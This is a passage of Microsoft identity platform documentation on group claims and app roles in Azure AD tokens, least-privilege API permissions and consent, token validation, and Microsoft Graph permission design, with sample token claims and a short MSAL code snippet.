- Integrating applications with Azure AD and the Microsoft identity platform helps developers to build and integrate apps that IT pros can secure in the enterprise by securely integrate apps with Azure Active Directory (Azure AD) and the Microsoft identity platform.

Configuring group claims and app roles in tokens

Article • 12/13/2022 • 7 minutes to read

Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles so that you can improve flexibility and control while increasing application security with least privilege.

Azure Active Directory (Azure AD) supports sending a user's assigned security groups, Azure AD directory roles, and distribution groups as claims in a token. You can use this approach to drive authorization in apps. However, Azure AD limits security group support in a token by the size of the token. If the user is a member of too many groups, there will be no security groups in the token.

In this article, you'll learn an alternative approach to getting user information in tokens using Azure AD security group support. Instead, you'll configure your apps with app role definitions and assign security groups to app roles. This Zero Trust developer best practice will improve flexibility and control while increasing application security with least privilege.

You can configure group claims in tokens that you can use within your applications for authorization. Remember that group information in the token is current only when you receive the token. Group claims support two main patterns:

- Groups identified by their Azure AD object identifier (OID) attribute.
- Groups identified by the `sAMAccountName` or `GroupSID` attribute for Active Directory-synchronized groups and users.

Group membership can drive authorization decisions. For example, the following example shows some claims in a token. You can add group claims and roles to either ID or access tokens.


```
"aud": "e18c04b1-4868-4b93-93d1-8d71f17ab99b",
"iss": "https://login.microsoftonline.com/833ced3d-cb2e-41de-92f1-
29e2af035ddc/v2.0",
"iat": 1669657224, "nbf": 1669657224, "exp": 1669661124,
"groups": [
   "0760b6cf-170e-4a14-91b3-4b78e0739963",
   "3b2b0c93-acd8-4208-8eba-7a48db1cd4c0"
 ],
"oid": "cb7eda1b-d09a-40ae-b8bb-37836ebc6abd",
"sub": "3OBtLXUC2ZrN_ADLNjW9X4o0lcd61py7lgHw3Skh77s",
```

```
"tid": "833ced3d-cb2e-41ce-92f1-29e2af035ddc",
"ver": "2.0",
"wids": [
   "cf1c38e5-3621-4004-a7cb-879624dced7c",
   "b79fbf4d-3ef9-4689-8143-76b194e85509"
 ]
```

The `groups` claims array comprises the IDs of the groups to which this user is a member. The `wids` array comprises the IDs of the Azure AD roles assigned to this user. Here, `cf1c38e5-3621-4004-a7cb-879624dced7c` shows that this user's assigned roles include Application Developer and standard member as `3b2b0c93-acd8-4208-8eba-7a48db1cd4c0` indicates.

Your app can make authorization decisions based on the presence or absence of these claims and their values. See Azure AD built-in roles for a list of values for the `wids` claim.

To add the `groups` and `wids` claims to your tokens, select **All groups** as shown in the following example of the **App registrations** | **Token configuration** | **Optional claims** | **Edit groups claim** screen.



Group overages

When you request all groups in your token as shown in the above example, you can't rely on the token having the `groups` claim in your token. There are size limits on tokens and on `groups` claims so that they don't become too large. When the user is a member of too many groups, your app will need to get the user's group membership from Microsoft Graph. The limits for groups in a `groups` claim are:

- 200 groups for JWT tokens.
- 150 groups for SAML tokens.
- Six groups when using the implicit flow (for example, using ASP.NET core that gets ID tokens through the implicit flow part of a hybrid flow).
    - Implicit flow is no longer recommended for single page web apps.

- Implicit flow can be used in web apps for the ID token only, never the access token, in an OAuth2 hybrid flow.

If you're using OpenID Connect or OAuth2, you can have up to 200 groups in your token. If you're using SAML, you can have only 150 groups because SAML tokens are bigger than OAuth2 and OpenID Connect tokens. If you're using the implicit flow, the limit is six because those responses show up in the URL. In all of these cases, instead of having a `groups` claim, you'll see an indication (known as a group overage) that tells you that the user is a member of too many groups to fit in your token.

In the following token example, for an OpenID connect, or OAuth2, JSON web token (JWT), there won't be a `groups` claim if the user is a member of too many groups. Instead, there will be a `_claim_names` claim that contains a `groups` member of the array.

In the above token example, you see that the `groups` claim is supposed to be mapped to `src1`. In theory, you'd then look for the `_claim_sources` claim then find the `src1` member. From there, you'd find the Graph query that you'd use to get the group membership. However, there's a problem with what you see in the example Graph query. It goes to Azure AD Graph (which Microsoft is deprecating), so don't use it.


Implicit flow overage indication is done with a `hasgroups` claim instead of the `groups` claim.

To ensure proper authorization using group membership, have your app check for the `groups` claim. If present, use that claim to determine the user's group membership. If there's no `groups` claim, check for the existence of a `hasgroups` claim or a `_claim_names` claim with a `groups` member of the array. If either of these claims are present, the user is a member of too many groups for the token. In this case, your app must use Microsoft Graph to determine the group membership for the user. See List a user's memberships

(direct and transitive) to find all the groups, both direct and transitive, of which the user is a member.

If your application requires real time group membership information, use Microsoft Graph to determine group membership. Remember that the information in the token that you receive is up to date only at the time you call Microsoft Graph.

See the following example of the **App registrations** | **Token configuration** | **Optional claims** | **Edit groups claim** screen. One way to avoid hitting a group overage claim is to select **Groups assigned to the application** on the **Edit groups claim** screen instead of **All groups**.




When you select **Groups assigned to the application**, a group is included in the `groups` claim if the following conditions are true:

- the group is assigned to the Enterprise App
- the user is a direct member of the group

As of this article's publication, the **Groups assigned to the application** option doesn't support indirect membership. Group assignment requires at least a P1 level license. A free tenant can't assign groups to an application.

Groups and app roles

Another way to avoid the group overage problem is for the app to define app roles that allow users and groups as member types. As shown in the following example of the **App registrations** | **App roles** | **Create app role** screen, select **Users/Groups** for **Allowed member types**.



Having created the app role in the app's registration, IT Pros can assign users and groups to the role. Your app will get a `roles` claim in your token (ID token for app, access token for APIs) with all the signed-in user's assigned roles as shown in the following token example.


```
"aud": "acaf6ce9-81f0-462a-a93d-a314070738d3",
"iss": "https://login.microsoftonline.com/833ced3d-cb2e-41de-92f1-
29e2af035ddc/v2.0",
"iat": 1670826509, "nbf": 1670826509, "exp": 1670830409,
"name": "Kyle Marsh",
"oid": "cb7eda1b-d09a-419e-b8bb-37836ebc6abd",
"preferred_username": "kylemar@idfordevs.dev",
"roles": [
 "Approver",
 "Reviewer"
],
"sub": "dx-4lf-0loB3c3uVrULnZ2VTLuRRWYff0q7-QlIfYU4",
"tid": "833ced3d-cb3e-41de-92f1-29e2af035ddc",
```


Remember to have your application handle the following conditions:

- absence of `roles` claim
- user hasn't been assigned to any role
- multiple values in the `roles` claim when the user has multiple assigned roles

When you create app roles that allow user and groups as members, always define a baseline user role with no elevated authorization roles. When an Enterprise App configuration requires assignment, only users with direct assignment to an application or membership in a group assigned to the app can use the app.

If your app has defined app roles that allow users and groups as members then, when a user or group is assigned to the app, one of the defined app roles must be part of the user or group's assignment to the app. If your app has only defined elevated roles (such as `admin`) for the app, then all users and groups would be assigned the admin role. When you define a base role (such as `user`), users and groups assigned to the app can be assigned the base user role.

In addition to avoiding group overage claims, another advantage of using roles isn't needing to map between a group ID or name and what it means in your application. For example, your code can look for the admin role claim instead of iterating through groups in the `groups` claims and deciding which group IDs should be allowed the admin functionality.

Verifying and using roles in your code

When you define app roles for your app, it is your responsibility to implement authorization logic for those roles. See Implement role-based access control in applications to learn how you can implement authorization logic in your apps.

Next steps

- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configure group claims for applications by using Azure Active Directory shows how Azure Active Directory (Azure AD) can provide a user's group membership information in tokens for use within applications.
- Security best practices for application properties describes redirect URI, access tokens (used for implicit flows), certificates and secrets, application ID URI, and application ownership.
- Microsoft identity platform scopes, permissions, & consent explains the foundational concepts of access and authorization to help you build more secure and trustworthy applications.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.

Protecting APIs

Article • 01/31/2023 • 10 minutes to read

When you, as a developer, protect your API, your focus is on authorization. To call your resource's API, applications need to acquire application authorization. The resource itself must enforce the authorization. In this article, you'll learn best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.

Registering your protected API

To protect your API with Azure Active Directory (Azure AD) you'll first register your API, after which you can manage your registered APIs. In Azure AD, an API is an app with specific app registration settings that define it as a resource or API that another application can be authorized to access. In the Azure AD admin center, Microsoft Identity Developer, **App registrations**, are APIs that are in the tenant either as line of business APIs or services from SaaS providers that have APIs that Azure AD protects.

During registration, you'll define how calling applications will reference your API and its delegated and application permissions. An app registration can represent a solution that has both client applications and APIs. However, in this article, we'll address the scenario where a standalone resource exposes an API.

Normally, an API doesn't perform authentication or directly ask for authorization. The API will validate a token presented by the calling app. APIs won't have interactive sign-ins, so you won't need to register settings such as redirect URI or application type. APIs get their tokens from the applications that are calling those APIs, not by interacting with Azure AD. For web APIs, use OAuth2 access tokens for authorization. Web APIs validate bearer tokens to authorize callers. Don't accept ID tokens as a proof of permission.

By default, Azure AD adds `User.Read` to the API permissions of any new app registration. You'll remove this permission for most web APIs. Azure AD requires API permissions only when an API calls another API. If your API doesn't call another API, remove the `User.Read` permission when you register your API.

You'll need a unique identifier for your API, known as the Application ID URI, that client apps that need to access your API will ask for permission to call your API. The Application ID URI needs to be unique across all Azure AD tenants. You can use `api://<clientId>` (the default suggestion in the portal), where `<clientId>` is the Application ID of your registered API.

To provide developers who are calling your API with a more user-friendly name, you can use your API's address as your Application ID URI. For example, you can use `https://API.yourdomain.com` where `yourdomain.com` must be a configured publisher domain in your Azure AD tenant. Microsoft validates that you have ownership of the domain so that you can use it as the unique identifier for your API. You don't need to have code at this address. The API can be wherever you want it to be, but it's a good practice to use the HTTPS address of the API as the Application ID URI.

Defining delegated permissions with least privilege

If your API is going to be called by applications that have users, you must define at least one delegated permission (see Add a scope on the app registration **Expose an API**).

APIs that provide access to organization data stores can attract the attention of attackers who want to access that data. Instead of having only one delegated permission, design your permissions with the Zero Trust principle of least privilege access in mind. It can be difficult to get into a least privileged model later if all client apps start with full privileged access.

Often, developers fall into a pattern of using a single permission like "access as user" or "user impersonation" (which is a common phrase although technically inaccurate). Single permissions like these only allow full, privileged access to your API.

Declare least privilege scopes so that your applications aren't vulnerable to compromise or used to perform a task that you never intended. Define your multiple scopes in **API Permissions**. For example, separate scopes from reading and updating data and consider offering read-only permissions. "Write access" includes privileges for create, update, and delete operations. A client should never require write access to only read data.

Consider "standard" and "full" access permissions when your API works with sensitive data. Restrict the sensitive properties so that a standard permission doesn't allow access (for example, `Resource.Read`). Then implement a "full" access permission (for example, `Resource.ReadFull`) that returns properties and sensitive information.

Always evaluate permissions that you request to ensure that you seek the absolute least privileged set to get the job done. Avoid requesting higher privilege permissions. Instead, create an individual permission for each core scenario. Refer to Microsoft Graph permissions reference for good examples of this approach. Locate and use just the right number of permissions to address your needs.

Defining user consent and admin consent

As part of your scope definitions, decide whether the range of operation that can be performed with a particular scope requires admin consent.

As the API designer, you can provide guidance on which scopes can safely require only user consent. However, tenant admins can configure a tenant so that all permissions require admin consent. If you define a scope as requiring admin consent, the permission will always require admin consent.

When deciding upon user or admin consent, you have two primary considerations:

1. **Whether the range of operations behind the permission affect more than a single user.** If permission allows the user to choose which application can access only their own information, then user consent may be appropriate. For example, the user can consent to choosing their preferred application for email. However, if the operations behind the permission involve more than a single user (for example, viewing full user profiles of other users), then define that permission as requiring admin consent.

2. **Whether the range of operations behind the permission have a broad scope.** For example, a broad scope is when a permission enables an app to change everything in a tenant or to do something that might be irreversible. A broad scope indicates that you require admin consent rather than user consent.

Err on the conservative side and require admin consent if you're in doubt. Clearly and concisely describe the consequences of consent in your permission strings. Assume that the individual reading your description strings has no familiarity with your APIs or product.

Avoid adding your APIs to existing permissions in a way that changes the semantics of the permission. Overloading existing permissions dilutes the reasoning upon which clients previously granted consent.

Defining application permissions

When you're building non-user applications, you don't have a user whom you can prompt for a username and password or Multifactor Authentication (MFA). If your API will be called by applications without users (such as workloads, services, and daemons), you must define application permissions for your API. When you define an application permission, you'll use an application role instead of using scopes.

As with delegated permissions, you'll provide granular application permissions so that workloads calling your API can follow least privilege access and align with Zero Trust principles. Avoid publishing just one app role (app permission) and one scope (delegated permission) or exposing all operations to each client.

Workloads authenticate with client credentials and request a token using the .default scope as demonstrated in the following example code.

JavaScript

```
// With client credentials flows the scopes is ALWAYS of the shape
"resource/.default", as the
// application permissions need to be set statically (in the portal or by
PowerShell),
// and then granted by a tenant administrator
string[] scopes = new string[] {
"https://kkaad.onmicrosoft.com/webapi/.default" };

AuthenticationResult result = null;
try
{
  result = await app.AcquireTokenForClient(scopes)
    .ExecuteAsync();
  Console.WriteLine("Token acquired \n");
}
catch (MsalServiceException ex) when (ex.Message.Contains("AADSTS70011"))
{
  // Invalid scope. The scope has to be of the form
"https://resourceurl/.default"
  // Mitigation: change the scope to be as expected
  Console.WriteLine("Scope provided is not supported");
}
```

Permissions require admin consent when there's no user in front of the app and when the application permission enables a broad range of operations.

Enforcing access

Ensure that your APIs enforce access by validating and interpreting access tokens that calling application provide as bearer tokens in the HTTPS request's authorization header. You can enforce access by validating tokens, managing metadata refresh, and enforcing scopes and roles, as described in the following sections.

Validating tokens

After your API receives a token, it must validate the token. Validation ensures that the token comes from the proper issuer as untampered and unmodified. Check the signature because you don't get the token directly from Azure AD as you do with ID tokens. Validate the signature after your API receives a token from an untrusted source on the network.

Because there are known vulnerabilities around JSON web token signature verification, use a well-maintained and established standard token validation library. Authentication libraries (such as Microsoft.Identity.Web or Passport, if you're building a node) use the proper steps and mitigate for known vulnerabilities.

Optionally, extend token validation. Use the tenant ID (`tid`) claim to restrict the tenants in which your API can obtain a token. Use the `azp` and `appid` claims to filter apps that can call your API. Use the object ID (`oid`) claim to further narrow down access to individual users.

Managing metadata refresh

Always ensure that your token validation library effectively manages the required metadata. In this case, the metadata are the public keys, the pair of private keys, that Microsoft uses to sign Azure AD tokens. When your libraries validate these tokens, they'll get our published list of public signing keys from a well-known internet address. Ensure that the hosting environment has the right timing to get those keys.

For example, older libraries were occasionally hard coded to update those public signing keys every 24 hours. Consider when Azure AD has to quickly rotate those keys and the keys that you downloaded didn't include the new rotated keys. Your API could be offline for a day while it waits for its metadata refresh cycle. Reference specific metadata refresh guidance to ensure that you properly get the metadata. If you're using a library, ensure that it treats that metadata within reasonable timing.

Enforcing scopes and roles

After you validate your token, your API will look at the claims in the token to determine how it should work.

For delegated permission tokens, have your API inspect the scope (`scp`) claim to see what the application has consent to do. Inspect the object ID (`oid`) or subject key (`sub`) claims to see the user on whose behalf the application is working.

Then have your API check to ensure that the user also has access to the requested operation. If your API has defined roles for assigning to users and groups, have your API

check for any roles claims in the token and behave accordingly. For application permission tokens, there will be no scope (`scp`) claim. Instead, have your API determine what application permissions the workload has received by inspecting the roles claim.

After your API has validated the token and scopes and processed the object ID (`oid`), subject key (`sub`), and roles claims, your API can return the results.

Next steps

- Example of API protected by Microsoft identity consent framework helps you to design least privilege application permissions strategies for the best user experience.
- Calling an API from another API helps you to ensure Zero Trust when you have one API that needs to call another API and securely develop your application when it's working on behalf of a user.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.
- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- Requesting permissions that require administrative consent describes the permission and consent experience when application permissions will require administrative consent.
- In this Quickstart: Protect a web API with the Microsoft identity platform, learn how to protect an ASP.NET web API by restricting access to its resources to authorized accounts only.
- In this Tutorial - Transform and protect your API in Azure API Management, learn about configuring common policies to hide the technology stack info or the original URLs in API's HTTP response.

Example of API protected by Microsoft identity consent framework

Article • 02/25/2023 • 7 minutes to read

This article can help you, as a developer, to design your application permissions strategy to provide least privilege. Before proceeding, see the API protection article to learn best practices for registration, defining permissions and consent, and enforcing access.

Let's take a look at how an API that is protected by the Microsoft identity platform uses the Microsoft identity consent framework. We'll use the Microsoft Graph API as our example because it makes the most extensive use of the Microsoft identity platform consent framework.

Naming convention for permission names

The Microsoft Graph team created a naming convention for permission names to make it easier to connect the permission to the resource access that the permission enables. Microsoft Graph permission names adhere to a simple *resource.operation.constraint* pattern. The two primary operations are *Read* and *ReadWrite* (which includes update and delete).

The *constraint* element affects the degree of access that your app has within the directory. Microsoft Graph supports these constraints:

- *All* grants permission for your app to perform the operations on all of the resources of the specified type in a directory.
- *Shared* grants permission for your app to perform the operations on resources that other users have shared with the signed-in user.
- *AppFolder* grants permission for your app to read and write files in a dedicated folder in OneDrive. This constraint is exposed only on the Files permissions object and is only valid for Microsoft accounts.
- If you specify *No constraint*, your app can only perform the operations on the resources that the signed-in user owns.

Access and operations against specific resources

Let's look at some permissions, or scopes, for the user object in Microsoft Graph to see how the Microsoft API designers enabled specific access and operations against specific

resources:

Permission	Display String	Description
`User.Read`	Sign-in and read user profile	Allows users to sign-in to the app and allows the app to read the profile of signed-in users. It also allows the app to read basic company information of signed-in users.
`User.ReadWrite`	Read and write access to user profile	Allows the app to read the signed-in user's full profile. It also allows the app to update the signed-in user's profile information on their behalf.

`User.Read` and `User.ReadWrite` exist (as opposed to a single permission like `User.Access` that doesn't exist) so that applications can follow the Zero Trust principle of least privilege. If the developer doesn't have a requirement and code to update the user's profile, the app won't ask for `User.ReadWrite`. Therefore, an attacker can't compromise the application and use it to change data.

Notice that `User.Read` doesn't just give the application access to the user object. Each permission represents a specific range of operation. It's important that developers and admins read the permission description to see exactly what any specific permission enables. `User.Read`, in addition to enabling reading the current user's full profile, enables the application to see the basic information from the Organizations object in Microsoft Graph.

Let's look at another permission:

Permission	Display String	Description
`User.ReadBasic.All`	Read all users' basic profiles	Allows the app to read a basic set of profile properties of other users in your organization on behalf of the signed-in user. Includes display name, first and last name, email address, open extensions, and photo. Allows the app to read the full profile of the signed-in user.

The range of operation that `User.ReadBasic.All` starts with everything that `User.Read` does. In addition, you can access display name, first and last name, email address, photo, and open extensions for other organization users. The specific range of operation enables applications to have a nice people picker UI and is an example of the API designers using a permission to enable a specific range of operation.

Let's look at a couple more permissions on the Microsoft Graph user object:

Permission	Display String	Description
`User.Read.All`	Read all users' full profiles	Allows the app to read the full set of profile properties, reports, and managers of other users in your organization, on behalf of the signed-in user.
`User.ReadWrite.All`	Read and write all users' full profiles	Allows the app to read and write the full set of profile properties, reports, and managers of other users in your organization, on behalf of the signed-in user. Also allows the app to create and delete users and reset user passwords on behalf of the signed-in user.

As with `User.Read` and `User.ReadWrite`, `User.Read.All` and `User.ReadWrite.All` are distinct permissions that enable an application to follow the least privilege Zero Trust principle.

`User.Read.All` is interesting because every user in the organization has this capability (for example, open Outlook, go up and down a reporting chain). You, as an individual, can see the full user profile of every other user in your organization. However, the Microsoft Graph API designers decided that only admins should allow an application to perform the same operation because `User.Read.All` includes the tenant's organizational hierarchy. If a bad actor accessed this information, they could mount a targeted phishing attack where the phishing email came from a person's manager or their manager's manager.

`User.ReadWrite.All` is a powerful range of operation. An application granted this permission can update, or even delete, every user in the tenant. As a delegated permission, when a user is in front of the app, the app can do only what the current user can do. Regular users can't update or delete other users regardless of the app's permissions. However, when a tenant admin uses the app, then they can perform these operations. When deciding to grant or deny this permission, you should evaluate your app with a tenant admin user in mind.

Permissions requiring admin consent

Given the power of `User.Read.All` and `User.ReadWrite.All`, the Microsoft Graph API designers designated these permissions as requiring admin consent. Let's add an **Admin?** Column to our table of permissions to indicate when the permission requires admin consent:

Permission	Display String	Description	Admin?
`User.Read`	Sign-in and read user profile	Allows users to sign-in to the app and allows the app to read the profile of signed-in users. It also allows the app to read basic company information of signed-in users.	**No**
`User.ReadWrite`	Read and write access to user profile	Allows the app to read the signed-in user's full profile. It also allows the app to update the signed-in user's profile information on their behalf.	**No**
`User.ReadBasic.All`	Read all users' basic profiles	Allows the app to read a basic set of profile properties of other users in your organization on behalf of the signed-in user. Includes display name, first and last name, email address, open extensions, and photo. Allows the app to read the full profile of the signed-in user.	**No**
`User.Read.All`	Read all users' full profiles	Allows the app to read the full set of profile properties, reports, and managers of other users in your organization, on behalf of the signed-in user.	**Yes**
`User.ReadWrite.All`	Read and write all users' full profiles	Allows the app to read and write the full set of profile properties, reports, and managers of other users in your organization, on behalf of the signed-in user. Also allows the app to create and delete users and reset user passwords on behalf of the signed-in user.	**Yes**

As demonstrated in the Requesting permissions that require administrative consent article, tenant admins can overrule requirements and designate any or all application permissions in their tenant as requiring admin consent. You're wise to design your app to gracefully handle when you don't receive a token from your request. Lack of consent is one of many reasons that your app may not receive a token.

Next steps

- Calling an API from another API helps you to ensure Zero Trust when you have one API that needs to call another API and securely develop your application when it's working on behalf of a user.

- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.
- Requesting permissions that require administrative consent describes the permission and consent experience when application permissions will require administrative consent.
- In this Quickstart: Protect a web API with the Microsoft identity platform, download and run a code sample that demonstrates how to protect an ASP.NET web API.
- In this Tutorial - Transform and protect your API in Azure API Management, learn about configuring common policies to hide technology stack info and original URLs in the API HTTP response body.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.

Calling an API from another API

Article • 01/31/2023 • 19 minutes to read

How do you, as a developer, ensure Zero Trust when you have one API that needs to call another API? In this article, you'll learn how to securely develop your application when it's working on behalf of a user.

When a user drives an app's UI, the app might use a delegated permission so that the API knows which user on whose behalf the app is working. It would inspect the subject (sub) claim or object ID (oid) and tenant ID (tid) claims in the access token that the app provides when calling the API. The API wouldn't rely on the untrusted app, which is just a call coming from somewhere on the network. Instead, it would validate the token to ensure that the API only works on behalf of the app user that Azure Active Directory (Azure AD) verified.


When one API (we'll refer to it as the *Original API*) calls another, it's vital that the API that we're calling (we'll refer to it as the *Downstream API*) follows the above-described validation process. The Downstream API can't rely on an untrusted network source. It must get the user identity from a properly validated access token.

If the Downstream API doesn't follow the proper validation process, the Downstream API must rely on the Original API to provide the identity of the user in another way. The Downstream API might incorrectly use an application permission to perform the operation. Then the Original API would become the sole authority over which users could achieve which results against the Downstream API. The Original API could intentionally (or unintentionally) allow a user to accomplish a task that the user couldn't otherwise accomplish. For example, one user could change the details of another user or read and update documents that the user doesn't have permission to access. Improper validation can cause serious security issues.

For better security, the Original API acquires a delegated permission access token to provide to the Downstream API when the Original API makes the call. Let's walk through how this works.

Client App acquires access token to call Original API


The following diagram shows the Client App on the left and the Original API on the right.



The Client Application has acquired a delegated permission access token (indicated by the pentagon shape with the "A" label) to the Original API. The delegated permission access token allows it to work on behalf of the user to call the Original API that requires authorization.

Client App gives access token to Original API

